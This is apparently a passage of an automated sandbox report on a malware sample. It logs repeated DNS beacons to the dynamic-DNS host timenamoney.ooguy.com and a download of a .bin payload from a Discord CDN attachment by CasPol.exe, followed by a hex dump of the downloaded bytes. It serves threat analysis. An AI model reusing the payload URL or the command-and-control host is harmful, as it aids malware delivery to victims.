May 26, 2022 23:02:56.289926052 CEST	192.168.11.20	8.8.8.8	0x478f	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:03:02.508759975 CEST	192.168.11.20	8.8.8.8	0xb6c2	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:03:08.634332895 CEST	192.168.11.20	8.8.8.8	0x1c31	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:03:14.755961895 CEST	192.168.11.20	8.8.8.8	0xca7d	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:03:20.878443956 CEST	192.168.11.20	8.8.8.8	0x321a	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:03:27.003328085 CEST	192.168.11.20	8.8.8.8	0x8b77	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:03:33.125438929 CEST	192.168.11.20	8.8.8.8	0xcd8d	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:03:39.257931948 CEST	192.168.11.20	8.8.8.8	0xb340	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:03:45.420042992 CEST	192.168.11.20	8.8.8.8	0x33bf	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:03:51.497894049 CEST	192.168.11.20	8.8.8.8	0xcb80	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:03:57.619930983 CEST	192.168.11.20	8.8.8.8	0x1b80	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:04:03.870403051 CEST	192.168.11.20	8.8.8.8	0x924d	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)
May 26, 2022 23:04:10.195959091 CEST	192.168.11.20	8.8.8.8	0x9bd4	Standard query (0)	timenamone y.ooguy.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2022 22:56:17.952687979 CEST	1.1.1.1	192.168.11.20	0xa78b	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
May 26, 2022 22:56:17.952687979 CEST	1.1.1.1	192.168.11.20	0xa78b	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
May 26, 2022 22:56:17.952687979 CEST	1.1.1.1	192.168.11.20	0xa78b	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
May 26, 2022 22:56:17.952687979 CEST	1.1.1.1	192.168.11.20	0xa78b	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
May 26, 2022 22:56:17.952687979 CEST	1.1.1.1	192.168.11.20	0xa78b	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
May 26, 2022 22:56:19.502645016 CEST	8.8.8.8	192.168.11.20	0x25d0	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:56:25.915883064 CEST	8.8.8.8	192.168.11.20	0x58c5	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:56:32.275470972 CEST	8.8.8.8	192.168.11.20	0xc137	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:56:38.598752975 CEST	8.8.8.8	192.168.11.20	0x9572	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:56:44.889226913 CEST	8.8.8.8	192.168.11.20	0xfe65	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:56:51.286528111 CEST	8.8.8.8	192.168.11.20	0x3583	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:56:57.564409018 CEST	8.8.8.8	192.168.11.20	0xcb10	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:57:03.948545933 CEST	8.8.8.8	192.168.11.20	0xa00e	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:57:10.365535975 CEST	8.8.8.8	192.168.11.20	0x410b	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:57:16.592194080 CEST	8.8.8.8	192.168.11.20	0xccfe	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:57:23.951476097 CEST	8.8.8.8	192.168.11.20	0xcf99	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:57:30.153330088 CEST	8.8.8.8	192.168.11.20	0x48dc	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:57:36.458362103 CEST	8.8.8.8	192.168.11.20	0x2682	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:57:42.775795937 CEST	8.8.8.8	192.168.11.20	0x2648	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:57:49.079962015 CEST	8.8.8.8	192.168.11.20	0xb6b7	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:57:55.396287918 CEST	8.8.8.8	192.168.11.20	0x66db	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:58:02.722851038 CEST	8.8.8.8	192.168.11.20	0xe7f0	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:58:08.801352024 CEST	8.8.8.8	192.168.11.20	0x7b6e	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:58:14.970187902 CEST	8.8.8.8	192.168.11.20	0xa9e	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:58:19.884291887 CEST	8.8.8.8	192.168.11.20	0xa8b4	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:58:25.967468023 CEST	8.8.8.8	192.168.11.20	0x1405	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:58:32.140337944 CEST	8.8.8.8	192.168.11.20	0x5361	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:58:38.373121977 CEST	8.8.8.8	192.168.11.20	0xd343	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:58:44.594331026 CEST	8.8.8.8	192.168.11.20	0x9599	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:58:50.684278965 CEST	8.8.8.8	192.168.11.20	0x3fd0	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:58:56.924204111 CEST	8.8.8.8	192.168.11.20	0x8584	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:59:03.204742908 CEST	8.8.8.8	192.168.11.20	0xdef1	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:59:09.475416899 CEST	8.8.8.8	192.168.11.20	0xaffb	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:59:15.750709057 CEST	8.8.8.8	192.168.11.20	0xc2d3	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:59:21.897727013 CEST	8.8.8.8	192.168.11.20	0x1515	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2022 22:59:27.969963074 CEST	8.8.8.8	192.168.11.20	0xc95f	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:59:34.143362999 CEST	8.8.8.8	192.168.11.20	0x9acd	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:59:40.408190966 CEST	8.8.8.8	192.168.11.20	0x559	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:59:46.574675083 CEST	8.8.8.8	192.168.11.20	0xc4c1	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:59:52.747231960 CEST	8.8.8.8	192.168.11.20	0xc6	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 22:59:58.808669090 CEST	8.8.8.8	192.168.11.20	0x4d8a	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:00:04.931792974 CEST	8.8.8.8	192.168.11.20	0x3d98	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:00:11.056566954 CEST	8.8.8.8	192.168.11.20	0xbdda	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:00:17.313097954 CEST	8.8.8.8	192.168.11.20	0x3874	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:00:23.427269936 CEST	8.8.8.8	192.168.11.20	0x67f3	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:00:29.534392118 CEST	8.8.8.8	192.168.11.20	0x51a7	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:00:35.663703918 CEST	8.8.8.8	192.168.11.20	0xde6	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:00:41.783401966 CEST	8.8.8.8	192.168.11.20	0x4c97	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:00:47.920675039 CEST	8.8.8.8	192.168.11.20	0x58f7	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:00:54.076555014 CEST	8.8.8.8	192.168.11.20	0x2c4b	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:01:00.154145002 CEST	8.8.8.8	192.168.11.20	0x2640	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:01:06.323120117 CEST	8.8.8.8	192.168.11.20	0x95ce	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:01:12.448194981 CEST	8.8.8.8	192.168.11.20	0x423b	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:01:18.576674938 CEST	8.8.8.8	192.168.11.20	0x9c89	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:01:24.695985079 CEST	8.8.8.8	192.168.11.20	0x5b67	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:01:30.772237062 CEST	8.8.8.8	192.168.11.20	0xc00f	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:01:36.942620993 CEST	8.8.8.8	192.168.11.20	0x8eac	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:01:43.156709909 CEST	8.8.8.8	192.168.11.20	0x1f0a	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:01:49.470392942 CEST	8.8.8.8	192.168.11.20	0xc6d6	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:01:55.640096903 CEST	8.8.8.8	192.168.11.20	0x5440	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:02:01.734304905 CEST	8.8.8.8	192.168.11.20	0x1356	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:02:07.846244097 CEST	8.8.8.8	192.168.11.20	0x6fea	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:02:13.979751110 CEST	8.8.8.8	192.168.11.20	0x7db1	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:02:20.092257977 CEST	8.8.8.8	192.168.11.20	0xd8f5	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:02:26.218049049 CEST	8.8.8.8	192.168.11.20	0x2555	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:02:32.498123884 CEST	8.8.8.8	192.168.11.20	0x6097	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:02:37.934736967 CEST	8.8.8.8	192.168.11.20	0xfa72	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:02:44.036978960 CEST	8.8.8.8	192.168.11.20	0xeea2	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:02:50.223522902 CEST	8.8.8.8	192.168.11.20	0xf5b6	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:02:56.419696093 CEST	8.8.8.8	192.168.11.20	0x478f	No error (0)	timenamone y.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 26, 2022 23:03:02.518985033 CEST	8.8.8.8	192.168.11.20	0xb6c2	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:03:08.643898010 CEST	8.8.8.8	192.168.11.20	0x1c31	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:03:14.766194105 CEST	8.8.8.8	192.168.11.20	0xca7d	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:03:20.888705969 CEST	8.8.8.8	192.168.11.20	0x321a	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:03:27.013995886 CEST	8.8.8.8	192.168.11.20	0x8b77	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:03:33.133816957 CEST	8.8.8.8	192.168.11.20	0xcd8d	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:03:39.268352032 CEST	8.8.8.8	192.168.11.20	0xb340	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:03:45.429908037 CEST	8.8.8.8	192.168.11.20	0x33bf	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:03:51.506457090 CEST	8.8.8.8	192.168.11.20	0xcb80	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:03:57.787252903 CEST	8.8.8.8	192.168.11.20	0x1b80	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:04:04.032357931 CEST	8.8.8.8	192.168.11.20	0x924d	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)
May 26, 2022 23:04:10.354782104 CEST	8.8.8.8	192.168.11.20	0x9bd4	No error (0)	timenamoney.ooguy.com		23.105.131.228	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.11.20	49767	162.159.129.233	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-26 20:56:18 UTC	0	OUT	GET /attachments/963535165500588126/979423160845869128/nanoexp_bWgaxBaEn43.bin HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: cdn.discordapp.com Cache-Control: no-cache
2022-05-26 20:56:18 UTC	0	IN	HTTP/1.1 200 OK Date: Thu, 26 May 2022 20:56:18 GMT Content-Type: application/octet-stream Content-Length: 207424 Connection: close CF-Ray: 71196aa97bbf9a2d-FRA Accept-Ranges: bytes Age: 4269 Cache-Control: public, max-age=31536000 Content-Disposition: attachment;%20filename=nanoexp_bWgaxBaEn43.bin ETag: "4401cfd6fed2eca3fd7146aa862b9f7e" Expires: Fri, 26 May 2023 20:56:18 GMT Last-Modified: Thu, 26 May 2022 16:37:58 GMT Vary: Accept-Encoding CF-Cache-Status: HIT Alt-Svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" x-goog-generation: 1653583078387891 x-goog-hash: crc32c=VC97oA== x-goog-hash: md5=RAHP1v7S7KP9cUaqhiuffg== x-goog-metageneration: 1 x-goog-storage-class: STANDARD x-goog-stored-content-encoding: identity x-goog-stored-content-length: 207424 X-GUploader-UploadID: ADPycdvS8aZ50762N6BbuBOdDzQmTd3MHTjkeprrrmZHA6Lgpm206T8M8DXSYxTFynBwVZPSqWk7TeZfyiX8Kac74hna0Q X-Robots-Tag: noindex, nofollow, noarchive, nocache, noimageindex, noodp Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=dPoGAqM7VNu9jiwggaVGvdEVRbolQhWYk3l3sdtQ%2B8oIiCvSlBiA2hqXRvwmbCwya%2BNVp5LCx9c7OahYkXzAI7qdH%2F9EkvItziIHhTGpGOL63MchDJuY3NKxkACuNEzWs3T8rA%3D%3D"}],"group":"cf-nel","max_age":604800}

Timestamp	kBytes transferred	Direction	Data
2022-05-26 20:56:18 UTC	1	IN	Data Raw: 4e 45 4c 3a 20 7b 22 73 75 63 63 65 73 73 5f 66 72 61 63 74 69 6f 6e 22 3a 30 2c 22 72 65 70 6f 72 74 5f 74 6f 22 3a 22 63 66 2d 6e 65 6c 22 2c 22 6d 61 78 5f 61 67 65 22 3a 36 30 34 38 30 30 7d 0d 0a 53 65 72 76 65 72 3a 20 63 6c 6f 75 64 66 6c 61 72 65 0d 0a 0d 0a Data Ascii: NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}Server: cloudflare
2022-05-26 20:56:18 UTC	1	IN	Data Raw: 6f 78 83 d0 82 26 65 4f 07 78 fe ee b5 95 a4 26 57 9b 65 5a 8d e2 9e bc 09 76 14 ae ff 79 ee 7e d5 62 5a b4 72 a6 49 a0 3f 8b bc 0b e8 74 52 88 de 2c 3d 1c 4b 00 5b 71 5f ff ef 8f 47 49 7a 2b f8 cf 6c 8c 57 b3 87 dc 56 de 58 8b 5f 39 11 c7 ee 61 16 13 b4 b6 a4 1c 46 a7 b6 b5 83 a3 7a 0e 6b 1a a2 31 b2 7a e5 30 99 eb 78 fb 90 39 ed dc 46 ac b5 15 c6 5b ac 9c b5 54 12 e9 1e 39 82 d6 a8 dd 49 45 9b ac 76 80 a6 37 f2 4f 52 85 ea 7f 9f 53 1c 47 65 74 4c 02 58 02 d8 cc e8 83 74 44 82 ad 5a 0d 97 33 bc 76 9c f8 8d 89 37 5e 54 39 9b fd d5 dd 6b 90 fc dc 51 79 20 d2 7b 57 ae a9 26 38 f9 63 c9 b6 f0 97 51 4c 05 2d b4 f8 5e 36 9d be 0d 36 95 b8 f1 4f 19 73 8b 2f 6c 60 80 19 de b7 c6 99 d1 32 a3 18 f1 5d 9a 98 b1 57 79 9b 5a 40 67 fe ec b9 9d 9f 37 db b3 02 62 af 21 Data Ascii: ox&eOx&WeZvy~bZrI?tR,=K[q_GIz+lWVX_9aFzk1z0x9F[T9IEv7ORSGetLXtDZ3v7^T9kQy {W&8cQL-^66Os/ l`2]WyZ@g7b!
2022-05-26 20:56:18 UTC	2	IN	Data Raw: e7 63 c1 52 48 f8 dd 3f 12 9d 7a ff ee 07 1c 69 75 f5 13 81 f8 44 7d e7 52 6a 5f 7a fb 75 10 0d 68 08 bf 15 b9 11 8c 04 a1 34 d9 d2 f3 ee 43 00 63 2c 5e 14 55 56 58 50 5a 82 92 c8 6f 44 38 99 1f e5 e4 42 d1 a7 b7 0c 1f 25 df c7 dd 9c 99 20 69 e3 78 f5 3a 43 ba 81 0a 35 f3 e4 ad e1 b3 38 91 dc 30 1a 7a 82 41 5e 9c 69 6d 9c d6 9b 81 74 0d d3 0d a0 34 de 42 1f 05 a4 a7 0f 98 58 c8 e7 e3 79 11 27 2f 8f 25 14 ee ff 16 21 63 61 8f 37 c6 47 30 26 fc 98 43 c6 2d b9 e3 fc db dd c1 5a b5 f2 84 d7 95 16 9d db 7a e4 6a 31 07 5b 77 21 a5 bf 3d a6 21 7d 9d 7a a9 9f 11 f8 04 d4 51 1f 8a 4e da 8e bf 7c 9a e3 b6 ab c6 5d 80 1a b8 5f 07 c5 06 1b 5f 6a 6e 95 bf 56 15 fb 03 3b 7f da 9c 91 fb 5c 45 a3 69 3a c4 08 6e 2b ee af cc fe 96 93 bd d5 0b 25 d6 12 6d f8 5d a7 cf 91 e0 Data Ascii: cRH?ziuD}Rj_zuh4Cc,^UVXPZoD8B% ix:C580zA^imt4BXy'/%!ca7G0&C-Zzj1[w!=!}zQN|__jnV;\Ei:n+%m]
2022-05-26 20:56:18 UTC	4	IN	Data Raw: ff 4e 18 ae 8a 40 08 a8 81 13 c8 e4 dd e7 d8 32 a3 1c 4f a9 e5 92 b1 77 7d b7 5f 68 00 fe ec bf f5 18 37 fb b5 dc 57 d3 62 41 bf d1 0b 67 aa 6f 45 fa 7e c3 cc 24 72 62 c5 0b cf e4 f6 e2 fd 7d 4e 0f f4 dd 6e 65 7b 8b d0 0c a3 08 32 f1 9e fd 85 e9 cf 33 05 5c 6b 9e 73 d5 b6 b0 44 a2 4f 81 30 96 dd 0f 38 e8 c3 b6 6a 74 f4 66 4c de 01 1b b2 f8 2a 44 15 6e 77 58 cd b6 a1 69 4d c4 55 e2 b5 83 30 ec ee 6f e7 12 37 c9 c9 f3 65 93 b1 5a c8 1b 1e 54 39 74 95 89 d1 14 da 7a ae 22 43 96 5c c9 b0 cb 62 d1 b1 81 42 41 cb d5 e1 5d 1b c9 30 ef b7 df 4c 1e 36 88 41 15 38 e1 6e 4b 79 05 af 5e cf d0 2a f4 a7 d2 44 32 c6 1a 4e ac a3 c2 0d 81 ca bc af f5 c2 65 0e f8 f1 05 95 fd b9 2f 5d 4c a6 3d db ea a3 25 5a 11 c9 ff 50 43 85 31 a8 49 c5 30 ed db 8e 22 fd 79 2f fc e4 c4 49 Data Ascii: N@2Ow}_h7WbAgoE~$rb}Nne{23\ksDO08jtfL*DnwXiMU0o7eZT9tz"C\bBA]0L6A8nKy^*D2Ne/]L=%ZPC1I0"y/I
2022-05-26 20:56:18 UTC	5	IN	Data Raw: eb f6 d1 ae 01 92 5e b1 ba ef a2 4d 83 80 a4 0e 5f 4d f4 ad b2 82 e3 08 33 56 54 b4 ce b9 5d 4f 48 0c 60 0d 15 0c 6c 89 24 0c d3 ad 69 3c 4a dd a2 61 d4 db 3b 23 5b b7 75 31 1f 37 31 5b 8a ee d9 46 a3 1b 2b 75 2a 26 71 b7 b6 ed 1d ec a8 2e ab 67 72 10 72 aa 09 ca 55 ec 07 74 08 1e 78 a9 a3 ce d6 08 3b 5e 79 a6 93 8f 9b 0e a4 4c 66 c9 22 f6 66 77 2f 92 49 a6 33 f6 83 93 ee e6 8c 54 b7 aa da 79 dd 7e a0 54 ec 13 df 4a 4c 1a 35 cf ac a4 1c 02 c8 c6 b5 83 a9 50 28 40 e8 a2 32 82 70 e5 17 99 eb 78 fb 90 39 ed de 51 b6 98 1f e0 20 b6 9c b5 50 3f ef b5 3a a4 fd 52 e8 f1 51 87 35 73 6b fc 95 f3 03 9b cb cf 17 f6 2a 16 11 3c e9 2b 73 09 66 f8 ba 89 ed 1a 2b f6 8d 38 6a 9f 00 c9 18 b6 93 e0 bc 5e 12 21 3f dc ef aa b8 45 99 da 2e 75 79 20 c1 4b 56 ae a2 76 7d f9 68 Data Ascii: ^M_M3VT]OH`l$i<Ja;#[u171[F+u*&q.grrUtx;^yLf'fw/l3Ty~TJL5P(@2px9Q P?:RQ5sk*<+sf+8j^!?E.uy KVv}h
2022-05-26 20:56:18 UTC	6	IN	Data Raw: 9a 62 48 f8 dd 35 50 cc 5c f9 e0 40 99 69 75 d4 0e af e8 61 2e 2c 3d 12 5f 70 da 8b 0a f0 68 08 b4 1a 9e 3e 4e 11 ba 23 fc 8b de f9 65 28 2f 2c 5e 1c 75 78 15 50 50 8a 84 13 90 55 97 98 09 1d 94 ea d2 ab 96 ff f4 21 8a 63 5d bc 43 24 6c 0f 5e d3 3e 27 76 2a 0a 3f da bb a4 f7 b1 4e f1 d6 16 36 3f b1 67 5e 96 cf 4f 5c e3 bc 81 7e 02 ff f4 cc 49 d7 42 0a 76 eb a7 0f 92 22 b6 ed e1 02 36 f7 27 8b 26 27 43 b9 16 2b 1d 1d df 37 c4 51 c1 0e d8 bc 43 bd 24 b9 e3 f8 f1 39 c1 59 84 fb fd c8 84 a0 9d ef f0 e4 6a 33 07 20 2d 21 d4 51 3e 9b a7 7d 9d 70 ce bc 15 f8 32 cc 7c 1c a6 68 f0 e2 9f 60 84 ca bb 75 38 58 b8 19 b8 4b 68 94 06 17 55 69 69 8d 8b 58 1f ee 25 be 4e d2 9c 95 ca 7c 75 49 44 34 d2 80 66 07 ee b4 e6 d8 bd 4b 9b fc ee 1d d0 ef 58 ee 5b dc f7 91 e0 ee ce Data Ascii: bH5P\@iua.,=_ph>N#e(/,^uxPPU!c]C$l^>'v*?N6?g^O\~IBv"6'&'C+7QC$9Yj3 -!Q>}p2|h`u8XKhUiiX%N |uID4fKX[
2022-05-26 20:56:18 UTC	8	IN	Data Raw: 14 e5 8d 2f 6a db 21 19 de dd a8 38 d1 32 a9 30 fc ba 9b 92 a5 89 7f 38 5a 40 63 8d 4e b9 dd 95 58 58 b3 02 68 de 85 41 bf df 05 5d 82 4e 59 c6 7e c3 cc 1a e8 4c e3 7e b4 c4 d3 c0 a9 50 62 23 94 5f 7f 6c 51 69 c9 dc bd 24 e5 57 9e fb a7 75 68 33 03 7e 22 f5 73 df 6e 9d 72 89 5a 40 36 96 dd 0b 13 22 43 f8 6b 74 f0 43 80 5e 2d 69 b3 fc 01 ad 3d 01 77 1e cb 9e d2 6b 4d c2 7d 67 b5 83 36 75 9a 6f e7 b3 1e a9 c9 fd 63 bb d8 5a c8 1d 36 3e 39 74 93 a1 b0 14 da 91 87 55 43 7b 5b e1 ca eb 62 d7 99 b2 42 41 cc e6 a7 5b 1b f6 19 97 b7 cd 4a 36 5e fb 27 13 10 90 77 66 6b 0b c5 5c 41 61 15 cf bd ff 4f 3c b4 36 43 8c e5 57 0d 81 ce 9a 8e 37 b6 61 25 0e d2 48 64 8e 93 07 c0 4a aa 33 f1 b2 39 5c 14 39 43 fe 21 0d af 31 a9 34 d7 00 e9 df f9 20 fa 6e 77 66 9d f6 61 1a a9 Data Ascii: /j!8208Z@cNXXhA]NY~L~Pb#_IQi$Wuh3~"snrZ@6"CktC^-i=wkM}g6uocZ6>9tUC{[bBA[J6^\wfk\AaO<6CW7 a%HdJ39\9C!14 nwfa
2022-05-26 20:56:18 UTC	9	IN	Data Raw: 03 a3 2e 66 54 b1 5e c1 09 81 a9 82 b8 1e 65 c5 a6 dc ab 82 f8 8c 07 4f 4a 9d ba a8 32 21 4c 24 0a 26 33 21 00 99 0f f8 d4 85 6a b2 cc ca fb 72 d3 c8 3f 1b b3 ab 60 1c 07 14 b4 57 9a ee dd 69 b7 35 21 42 05 48 22 fd ac fa 31 8e c6 55 b2 66 0f 0b 71 b4 14 f5 5b c3 12 1f 70 46 e2 da bb e8 fd e2 6c 47 8a a6 92 f2 86 3e ae 48 53 cc 2b e7 62 6f 77 08 3f 16 2a db 88 c8 b5 fc 8c 50 a1 82 d5 43 da 41 d3 3a b2 1b c7 56 7a 6b 31 b4 b6 a0 0e 03 b5 b3 ce a1 a3 7a 0a 43 7a a3 31 b4 07 c4 30 99 ef 06 d1 90 39 e9 ce 43 d7 aa 15 c6 5f c3 fc b5 54 18 c4 9c 12 e6 a8 8a c2 f3 4f 89 1d 04 52 87 8f f7 6c 25 a4 be 1d da 1e 42 1b 17 1b 2f 62 3c 14 e7 af 89 e9 75 90 f6 8d 32 7b bf 53 c1 63 a2 91 e3 ad 61 14 7c 07 f6 92 b5 90 fc 9d f1 dc 63 56 08 ac 57 57 ae ad 64 78 82 7c 85 b7 Data Ascii: 